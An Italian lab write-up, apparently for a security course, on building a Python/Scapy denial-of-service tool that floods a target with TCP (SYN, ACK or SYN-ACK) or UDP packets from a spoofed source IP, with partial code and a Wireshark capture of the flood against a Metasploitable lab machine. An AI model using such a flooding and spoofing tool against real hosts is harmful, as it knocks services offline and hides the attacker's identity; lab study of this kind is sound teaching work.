Attacco DOS con software Python

In questa simulazione ho dovuto realizzare un programma in Python che inviasse dei pacchetti ad una macchina target.

Con l'aiuto di ChatGPT e le documentazioni online delle varie librerie ho optato per utilizzare la libreria python Scapy.

Di seguito analizziamo il codice sorgente nelle sua parti più importanti.

Importiamo le librerie necessarie al funzionamento del programma in questo caso time per gestire il tempo, keyboard per gestire in tempo reale la pressione di un tasto sulla tastiera e scapy.all che ci permette di creare, manipolare e inviare in maniera avanzata pacchetti di rete.

```
import time
import keyboard  # Importiamo il modulo keyboard
from scapy.all import IP, TCP, UDP, send, Raw
```

Qui di seguito abbiamo definito le variabili per prendere in input i vari parametri necessari al funzionamento del software, in questo caso: IP Target, Porta, N. Pacchetti da inviare, Tempo tra un pacchetto e l'altro, Protocollo TCP o UDP e Dimensione del pacchetto.


```
# Input dell'utente
target = input("Inserisci l'indirizzo IP o il dominio del target: ")
port = int(input("Inserisci la porta del target (ad esempio 80 per HTTP): "))
packet_count = int(input("Inserisci il numero di pacchetti da inviare: "))
interval = float(input("Inserisci l'intervallo tra i pacchetti in secondi: "))
protocol = input("Inserisci il protocollo ('TCP' o 'UDP'): ").upper()
packet_size_unit = input("Inserisci la dimensione del pacchetto e l'unità ('B' per byte o 'KB' per kilobyte): ").upper()
```


Tra le funzioni principali di questo programma troviamo:

1. **La funzione packet_sender**: qui viene gestito l'invio e la costruzione del pacchetto tramite i parametri presi in input e gestisce gli errori grazie all'utilizzo di Try:
2. **Gestione della dimensione in byte del payload del pacchetto**: utilizzando la funzione RAW il pacchetto viene "riempito", in questo caso con una stringa ripetuta della lettera "A" fino a raggiungere la dimensione inserita in input, l'utilizzo di RAW ci permette di costruire un pacchetto grezzo.
3. **Spoofing IP**: questa funzione ci permette di poter camuffare il nostro indirizzo ip
4. **Keyboard**: tramite la pressione del tasto ESC su tastiera abbiamo impostato un interruzione del programma, questo ci permette che se per errore vengono inseriti parametri sabgliati e il programma inizia ad inviare in loop pacchetti possiamo interromperne subito l'esecuzione.
5. **TCP o UDP**: tramite questa funzione diamo la possibilità all'utente di poter scegliere quali protocollo utilizzare, nel caso di TCP il programma permette di poter scegliere se inviare solo il SYN del pacchetto, l'ACK o il SYN-ACK.

```
if protocol == "TCP":
    flag = input("Inserisci il tipo di pacchetto TCP ('SYN', 'ACK' o 'SYN-ACK'): ").upper()
    if flag not in ['SYN', 'ACK', 'SYN-ACK']:
        print("Flag non valido. Usa 'SYN' per SYN, 'ACK' per ACK o 'SYN-ACK' per pacchetti SYN-ACK.")
    else:
        tcp_flag = {
            'SYN': 'S',
            'ACK': 'A',
            'SYN-ACK': 'SA'
        }[flag]
        packet_sender(target, port, packet_count, interval, protocol, packet_size, tcp_flag, spoofed_ip if spoofed_ip else None)
elif protocol == "UDP":
    packet_sender(target, port, packet_count, interval, protocol, packet_size, spoofed_ip=spoofed_ip if spoofed_ip else None)
else:
    print("Protocollo non valido. Usa 'TCP' o 'UDP'.")
```

Di seguito possiamo vedere il funzionamento del programma, abbiamo inserito come macchina target l'ip di Metasploitable e tramite Wireshark possiamo vedere i pacchetti inviati. In questo caso abbiamo inviato solo l'ACK.




*eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
1121 898.895760123 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1128 898.977806275 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1136 899.033196331 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1143 899.084987123 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1150 899.117276952 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1157 899.280384389 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1164 899.544951525 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1171 899.671928481 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1178 899.731055138 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1185 899.781920505 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1192 899.928294781 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1199 900.096327649 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1208 900.347886953 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1215 900.426050980 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1224 900.494009762 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1231 900.545538773 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1238 900.596100499 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1246 900.736030565 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1253 900.766505256 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1260 900.845501349 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1267 900.912586334 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1274 900.988302615 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1281 901.065055595 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1288 901.108401506 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1295 901.208579263 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1303 901.300715760 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1310 901.378829501 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1317 901.428583433 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1328 901.488571512 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1335 901.549671458 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1342 901.601358358 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1349 901.641117110 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1356 901.685284512 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1367 901.740424031 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1374 901.792498975 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
1381 901.856774872 1.2.1.2 192.168.1.33 TCP 1414 [TCP Retransmission] 20 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=10240
Frame 1185: 1414 bytes on wire (11312 bits), 1414 bytes captured (11312 bits) on i
Ethernet II, Src: PCSSystemtec_c7:5c:9e (08:00:27:c7:5c:9e), Dst: PCSSystemtec_e5:
Internet Protocol Version 4, Src: 1.2.1.2, Dst: 192.168.1.33
Transmission Control Protocol, Src Port: 20, Dst Port: 80, Seq: 1, Ack: 1, Len: 10
0060 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0070 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
Frame (1414 bytes)
Reassembled IPv4 (10260 bytes)
Frame (frame), 1,414 bytes
Packets: 1390 · Displayed: 50 (3.6%) · Dropped: 0 (0.0%)
Profile: Default